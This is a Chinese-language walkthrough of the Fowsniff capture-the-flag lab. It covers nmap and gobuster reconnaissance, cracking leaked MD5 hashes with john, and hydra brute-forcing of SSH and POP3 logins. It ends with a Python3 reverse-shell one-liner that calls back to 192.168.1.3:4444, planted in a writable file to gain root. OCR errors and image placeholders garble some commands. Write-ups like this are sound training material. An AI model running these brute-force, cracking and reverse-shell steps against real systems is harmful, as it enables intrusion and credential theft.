fowniff

信息收集

主机发现

```
sudo arp-scan -l
发现开放主机192.168.1.11
```

自动解析ip和mac地址

-1 从网络配置接口生成地址

端口扫描

```
sudo nmap --min-rate 10000 192.168.1.11 -oA nmapscan/ports/fowniff
```

--min-rate 10000 以最低一万的速率扫描,过低太慢,过高扫描可能不全

详细信息扫描

将端口保存

```
ports=$(grep open nmapscan/ports/fowniff.nmap | awk -F '/' '{print $1}' | paste -sd
',')
```

```
awk -F 指定分隔符 print $1打印第一个变量 paste -sd 指定输出的分隔符
```

扫描

```
sudo nmap -sT -sC -sV -0 -p$ports 192.168.1.11 -oA nmapscan/detail/fowniff.nmap
```

- -sT 指定tcp协议扫描
- -sC 默认脚本模式
- -sV 详细信息扫描
- -0 探测主机系统版本

脚本漏洞扫描

sudo nmap --script=vuln -p22,80,110,143 192.168.1.11 -oA nmapscan/vuln/fownmiff

```
——(pduck⊗ kali)-[-]

-$ cat /home/pduck/nmapscan/vuln/fowsniff.nmap

# Nmap 7.945VN scan initiated Mon Mar 11 17:58:51 2024 as: nmap --script=vuln -p22,80,110,143 -oA nmapscan/vuln/fowsniff 192.168.1.11

Pre-scan script results:
| broadcast-avahi-dos:
| Discovered hosts:
| 224,0.9.251
| After NULL UDP avahi packet Dos (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).

Nmap scan report for bogon (192.168.1.11)

Host is up (0.00056s latency).

PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-internal-ip-disclosure:
|_ Internal IP Leaked: 127.0.1.1
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| /robots.txt: Robots file
| /README.txt: Interesting, a readme.
| /images/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'

110/tcp open pop3
143/tcp open imap
MAC Address: 00:61:29:63:60:16 (VMware)
```

渗透优先级:80:http 110:pop3 143:imap 22:ssh

web渗透

目录爆破

```
sudo gobuster dir -u http://192.168.1.11 --
wordlist=/usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt -o
dir/a
--wordlist=指定目录字典路径
-o 指定输出文件路径


指定扫描的文件类型,防止一扫有遗漏
sudo gobuster dir -u http://192.168.1.11 -x rar,zip,sql,php,html,txt --
wordlist=/usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt -o
dir/b
```

web信息收集


reobots.txt 显示有不允许访问的目录

security.txt 显示fowniff 这家公司已经被拿下了


信息检索



网页显示fowsniff 这家公司的推特,看看有什么信息



显示密码被转储的路径



显示了员工的账户密码信息

密码破解

判断加密类型

hash-identifier 8a28a94a588a95b80163709ab4313aa4 判断可能为md5

分隔账户和密码

```
cat pass.txt | awk -F '@' '{print $1}' > user.txt
cat pass.txt | awk -F ':' '{print $2}' > passwd.hash
```

john爆破

```
john --format=raw-md5 passwd.hash
--format 指定加密类型为md5
```

```
[root@pduck ~]# ls
john john-bleeding-jumbo.zip
[root@pduck ~]# pwd
/root
[root@pduck ~]# vi pa.hash
[root@pduck ~]# cd john
[root@pduck john]# cd run
[root@pduck run]# ./john --format=raw-md5 / root/pa.hash
Using default input encoding: UTF-8
Loaded 9 password hashes with no different salts (Raw-MD5 [MD5 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider -- fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:./password.lst
Enabling duplicate candidate password suppressor
scoobydoo2
apples01
07011972
skyler22
Disabling duplicate candidate password suppressor
7g 0:00:01:14 14.92% 2/3 (ETA: 12:19:11) 0.09458g/s 10069Kp/s 10069Kc/s 20519KC/s bllbll..shn44shn44
carp4ever
```

得到密码, stone账户密码没有破解出来

ssh 爆破登录

```
hydra -L user.txt -P passwd.txt ssh://192.168.1.11
-L 指定用户字典
-P 指定密码字典
```

```
— (pduck⊕ kali) -[-/Redteam/fowsniff]
— $ hydra -L user.txt -P a.txt ssh://192.168.1.11

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-12 12:16:58

WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4

DATA] max 16 tasks per 1 server, overall 16 tasks, 64 login tries (l:8/p:8), -4 tries per task

DATA] attacking ssh://192.168.1.11:22/

L of 1 target completed, 0 valid password found hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-12 12:17:08
```

没有匹配的,尝试pop3

pop3登录

```
hydra - L user.txt -P passwd.txt pop3://192.168.1.11
```

scina:scoobydoo2 成功登录

```
telnet 192.168.1.11:110

user seina

pass scoodoo2

list

retr 1

retr 2
```

信息中显示了登录ssh密码

提权

```
hydra -L user.txt -p "S1ck3nBluff+secureshell" ssh://192.168.1.11
```

```
hydra -L user.txt -p "Slck3nBluff+secureshell" ssh://192.168.1.11
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-12 12:30:23
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:8/p:1), ~1 try per task
[DATA] attacking ssh://192.168.1.11:22/
[22][ssh] host: 192.168.1.11 login: baksteen password: Slck3nBluff+secureshell
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-12 12:30:26
```

ssh <u>baksteen@192.168.1.11登</u>录成功

.....

查看可写文件

```
find / -writable -type f 2>/dev/null | grep -v "proc"
```

```
Additional Control of the Control of
```

修改文件内容,因为系统有python3,就网上找个python3反弹shell

```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((
"192.168.1.3",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

建立监听,重新登录,拿到root权限